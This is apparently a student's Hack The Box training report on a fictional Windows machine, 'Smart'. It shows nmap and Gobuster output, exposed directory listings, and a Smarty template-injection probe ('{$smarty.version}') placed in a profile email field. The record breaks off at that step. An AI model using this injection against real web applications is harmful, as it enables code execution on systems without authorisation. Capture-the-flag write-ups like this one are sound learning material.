HACKTHEBOX

Internal Penetration Test
Report of Findings

Smart (Easy windows machine)

May 29, 2023


Version 1.0

Contents

1 Statement of Confidentiality

The contents of this document have been developed by Trustable. We considers the contents of this document to be proprietary and business confidential information. This information is to be used only in the performance of its intended use. This document may not be released to another vendor, business partner or contractor without prior written consent from Trustable. Additionally, no portion of this document may be communicated, reproduced, copied or distributed without the prior consent of Trustable. The contents of this document do not constitute legal advice. Trustable‘s offer of services that relate to compliance, litigation or other legal interests are not intended as legal counsel and should not be taken as such. The assessment detailed herein is against a fictional company for training and examination purposes, and the vulnerabilities in no way affect Hack The Box external or internal infrastructure.

2 Engagement Contacts



Inlanefreight Contacts		
Primary Contact	**Title**	**Primary Contact Email**
Seif Besbes	intern	mohamedseifeddine.Besbes@insat.ucar.tn

3 Executive Summary

HackTheBox engaged trustable to conduct a Network Penetration Test on Smart's internally facing network, with a specific focus on the machine named 'Smart' within the HTB platform. The objective of this engagement was to identify security weaknesses, assess the potential impact on Smart's infrastructure, meticulously document all findings in a comprehensive and reproducible manner, and deliver actionable recommendations for remediation. The primary goal was to evaluate the security posture of the 'Smart' machine and its associated services, in order to assist Smart in strengthening their overall security defenses.


4 Approach

Trustable performed testing under a "black box" approach May 27, 2023, to May 29, 2023 without credentials or any advance knowledge of Smart's internally facing environment with the goal of identifying unknown weaknesses. Testing was performed from a non-evasive standpoint with the goal of uncovering as many misconfigurations and vulnerabilities as possible. Testing was performed remotely via a host that was provisioned specifically for this assessment. Each weakness identified was documented and manually investigated to determine exploitation possibilities and escalation potential. If Trustable were able to gain a foothold in the internal network, 'Smart" allowed for further testing including lateral movement and horizontal/vertical privilege escalation to demonstrate the impact of an internal network compromise.

5 Scope

The scope of this assessment was limited to a single machine named "Smart" with the IP address 10.129.228.130. The objective was to evaluate the security posture and identify vulnerabilities specifically within this target system.

5.1 In-Scope Assets



Host/URL/IP Address	Description
10.129.228.130	Easy Windows Machine Called Smart

Table 1: Scope Details

6 Assessment Overview and Recommendations

During the penetration test conducted against the Hack The Box machine named "Smart," which simulates a Windows environment, several security vulnerabilities were identified. These vulnerabilities pose a threat to the confidentiality, integrity, and availability of the system. The findings are categorized as follows:

1. **Account Association Flaw:** An account association flaw was discovered, allowing users to associate multiple accounts with the same underlying user account. This flaw can lead to confusion, privacy breaches, and potential unauthorized access.
2. **Directory Listening:** The assessment revealed a directory listening vulnerability, enabling unauthorized users to access and browse the contents of sensitive directories on the web server. This could result in the exposure of confidential information.
3. **Information Disclosure:** An information disclosure vulnerability was identified, which exposes sensitive system information or error messages to attackers. This can provide valuable insights for potential exploits or further attacks.
4. **Server-Side Template Injection (SSTI) related to Smarty Template Engine:** The assessment uncovered a server-side template injection vulnerability specific to the Smarty template engine. Exploiting this vulnerability could allow attackers to execute arbitrary code or gain unauthorized access to sensitive information.
5. **Insecure Service Permissions:** The Insecure Service Permissions vulnerability served as an attack vector for privilege escalation. By exploiting this vulnerability, an attacker could escalate their privileges within the system, potentially gaining unauthorized access to sensitive resources.
6. **WinPEAS Scan Results:** Additionally, during the testing, WinPEAS was executed to perform system enumeration and vulnerability scanning. The scan identified potential vulnerabilities related to the kernel, which may be associated with known Common Vulnerabilities and Exposures (CVEs).

During the testing, it was observed that the Insecure Service Permissions vulnerability facilitated the privilege escalation attack. By tightening the permissions and ensuring that services are properly configured, the risk of privilege escalation can be mitigated.
As a recommendation, it is crucial to address these vulnerabilities promptly. Implement measures such as enhancing account creation checks, securing directories, preventing information disclosure, patching or updating the Smarty template engine, and tightening permissions on shared folders. These steps will significantly improve the security posture of the Smart machine and reduce the risk of unauthorized access or privilege escalation.

Since this penetration test was conducted on the Hack The Box platform, it is important to note that the findings and recommendations are specific to the Smart machine within that environment.

7 Network Penetration Test Assessment Summary

During the penetration test conducted on the Hack The Box machine named "Smart," Trustable approached the testing activities from the perspective of an unauthenticated user on the internal network. As this was a black box engagement, only limited information about the machine was provided. It was known that the target machine was a Windows system and classified as an easy-level machine. No specific operating system or configuration details were disclosed to the tester.


8 Summary of Findings

During the course of the penetration test conducted on the Hack The Box machine named "Smart," Hack The Box Academy identified a total of seven (7) findings that pose a material risk to the security of Inlanefreight's information systems. These findings include the vulnerabilities discussed previously:

- Account Association Flaw
- Directory Listening
- Information Disclosure
- Server-Side Template Injection (SSTI) related to Smarty Template Engine
- Insecure Service Permissions

In addition to these findings, Hack The Box Academy also identified one informational finding that provides recommendations for improving Inlanefreight's overall security posture. It is important to note that informational findings are observations for areas of improvement and do not represent security vulnerabilities on their own.


The table below summarizes the findings by severity level:



Finding Severity			
High	Medium	Low	Total
4	0	1	5

Table 2: Severity Summary

Below is a high-level overview of each finding identified during testing. These findings are covered in depth in the Technical Findings Details section of this report.



Finding #	Severity Level	Finding Name
1.	High	Account Association Flaw
2.	High	Information Disclosure:
3.	High	Server-Side Template Injection (SSTI) related to Smarty Template Engine
4.	High	Insecure Service Permissions
5.	Low	Directory Listing Enabled

Table 3: Finding List

9 System Compromise Walkthrough


During the assessment of the Hack The Box machine "Smart," Hack The Box Academy successfully gained a foothold and compromised the target machine, which is a standalone Windows environment. The steps outlined below demonstrate the progression from initial access to full compromise. It is important to note that this attack path does not cover all vulnerabilities and misconfigurations discovered during the assessment, as some issues were not utilized in this specific attack chain.

The purpose of this attack chain is to illustrate the impact of each vulnerability identified in this report and how they interconnect to demonstrate the overall risk to the client's environment. By understanding the progression of this attack chain, Inlanefreight can prioritize their remediation efforts more effectively. It is worth mentioning that promptly addressing specific vulnerabilities within this attack chain could disrupt the attacker's path and impede the ability to compromise the entire system. However, it is important to consider that other findings reported in this assessment could potentially be exploited to achieve a similar level of access.


9.1 Detailed Walkthrough

- **Scanning and Enumeration:**

  - Conducted a port scan and identified that ports 80 and 5985 were open.



```
┌──(root㉿kali)-[/home/bourguiba/htb/trustable/smart]
└─# cat alltcp.nmap
# Nmap 7.93 scan initiated Thu May 25 13:01:03 2023 as: nmap -p- --min-rate 200 -oN alltcp.nmap 10.129.228.130
Nmap scan report for 10.129.228.130
Host is up (0.13s latency).
Not shown: 65533 filtered tcp ports (no-response)
PORT     STATE SERVICE
80/tcp   open  http
5985/tcp open  wsman

# Nmap done at Thu May 25 13:08:46 2023 -- 1 IP address (1 host up) scanned in 463.37 seconds
```



```
┌──(root㉿kali)-[/home/bourguiba/htb/trustable/smart]
└─# cat scan.nmap
# Nmap 7.93 scan initiated Thu May 25 13:51:17 2023 as: nmap -sC -sV -oN scan.nmap -p 80,5985 10.129.228.130
Nmap scan report for smart.htb (10.129.228.130)
Host is up (0.91s latency).

PORT     STATE SERVICE VERSION
80/tcp   open  http    Apache httpd 2.4.41 ((Win64) OpenSSL/1.1.1c PHP/7.4.3)
|_http-title: Smart | Login
|_http-server-header: Apache/2.4.41 (Win64) OpenSSL/1.1.1c PHP/7.4.3
5985/tcp open  http    Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Thu May 25 13:51:49 2023 -- 1 IP address (1 host up) scanned in 31.92 seconds
```


  - Started with the web application on port 80 to explore its functionality.

- **Web Application Testing:**

  - Created a normal user account to gain access to the application.
  - Explored the different functionalities of the application but didn't find any SQL injection vulnerabilities.

- **API Brute Forcing:**

  - Used a tool like Gobuster to brute force the API endpoints.




```
┌──(root㉿kali)-[/home/bourguiba/htb/trustable/smart]
└─# cat gobuster.out
/.htaccess.php       (Status: 403) [Size: 1046]
/.htpasswd.php       (Status: 403) [Size: 1046]
/.htpasswd           (Status: 403) [Size: 1046]
/.hta                (Status: 403) [Size: 1046]
/.hta.php            (Status: 403) [Size: 1046]
/.htaccess           (Status: 403) [Size: 1046]
/aux                 (Status: 403) [Size: 1046]
/aux.php             (Status: 403) [Size: 1046]
/cgi-bin/            (Status: 403) [Size: 1060]
/com1                (Status: 403) [Size: 1046]
/com1.php            (Status: 403) [Size: 1046]
/com2                (Status: 403) [Size: 1046]
/com2.php            (Status: 403) [Size: 1046]
/com3                (Status: 403) [Size: 1046]
/com3.php            (Status: 403) [Size: 1046]
/con                 (Status: 403) [Size: 1046]
/con.php             (Status: 403) [Size: 1046]
/config              (Status: 301) [Size: 341] [--> http://10.129.228.130/config/]
/db.php              (Status: 200) [Size: 0]
/DB.php              (Status: 200) [Size: 0]
/examples            (Status: 503) [Size: 1060]
/home.php            (Status: 302) [Size: 0] [--> index.php]
/Home.php            (Status: 302) [Size: 0] [--> index.php]
/index.php           (Status: 200) [Size: 7020]
/Index.php           (Status: 200) [Size: 7020]
/index.php           (Status: 200) [Size: 7020]
/licenses            (Status: 403) [Size: 1205]
/logout.php          (Status: 302) [Size: 0] [--> index.php]
/lpt1.php            (Status: 403) [Size: 1046]
/lpt1                (Status: 403) [Size: 1046]
/lpt2                (Status: 403) [Size: 1046]
/lpt2.php            (Status: 403) [Size: 1046]
/nul                 (Status: 403) [Size: 1046]
/nul.php             (Status: 403) [Size: 1046]
/notifications.php   (Status: 302) [Size: 0] [--> index.php]
/phpmyadmin          (Status: 403) [Size: 1205]
/prn                 (Status: 403) [Size: 1046]
/prn.php             (Status: 403) [Size: 1046]
/profile.php         (Status: 302) [Size: 0] [--> index.php]
/server-info         (Status: 403) [Size: 1205]
/server-status       (Status: 403) [Size: 1205]
/settings.php        (Status: 302) [Size: 0] [--> index.php]
/templates           (Status: 301) [Size: 344] [--> http://10.129.228.130/templates/]
/vendor              (Status: 301) [Size: 341] [--> http://10.129.228.130/vendor/]
/webalizer           (Status: 403) [Size: 1046]
```

  - Discovered two interesting APIs: "templates" and "vendor."

- **Directory Listening:**

  - Investigated the "templates" API and found a file named "message.tpl" that contained an email message mentioning a recent email change.




smart.htb/Templates/

Index of /Templates

Name	Last modified	Size	Description
Parent Directory		-	
message.tpl	2020-03-29 22:42	128	

Apache/2.4.41 (Win64) OpenSSL/1.1.1c PHP/7.4.3 Server at smart.htb Port 80




message(1).tpl - Visual Studio Code

home > bourguiba > Downloads > message(1).tpl

```
We have seen that your email has recently changed to {eval var=$message}. If this is not intended please contact admin@smart.htb
```

- Identified a potential Server-Side Template Injection (SSTI) vulnerability in the email change functionality related to the Smarty template engine, as indicated by the "/vendor" API.




Index of /vendor

```
      Name          Last modified      Size Description
Parent Directory                        -
autoload.php     2020-03-29 20:39  178
composer/        2020-03-29 20:39    -
smarty/          2020-03-29 20:38    -
```

Apache/2.4.41 (Win64) OpenSSL/1.1.1c PHP/7.4.3 Server at smart.htb Port 80

- **SSTI Exploitation:**
  - Leveraged the SSTI vulnerability in the email change functionality to execute arbitrary code.




Smart
Dashboard
Analytics
Invoices
Tracking
History
Settings
adminv2
Smart Technologies
Develop smart contracts and handle blockchain integration issues.
Smart among Certified Smart Contract Developers.

Edit Profile

FIRST NAME	LAST NAME	EMAIL	MOBI
adminv2	a	{$smarty.version}	0123456785

Update



Smart Technologies

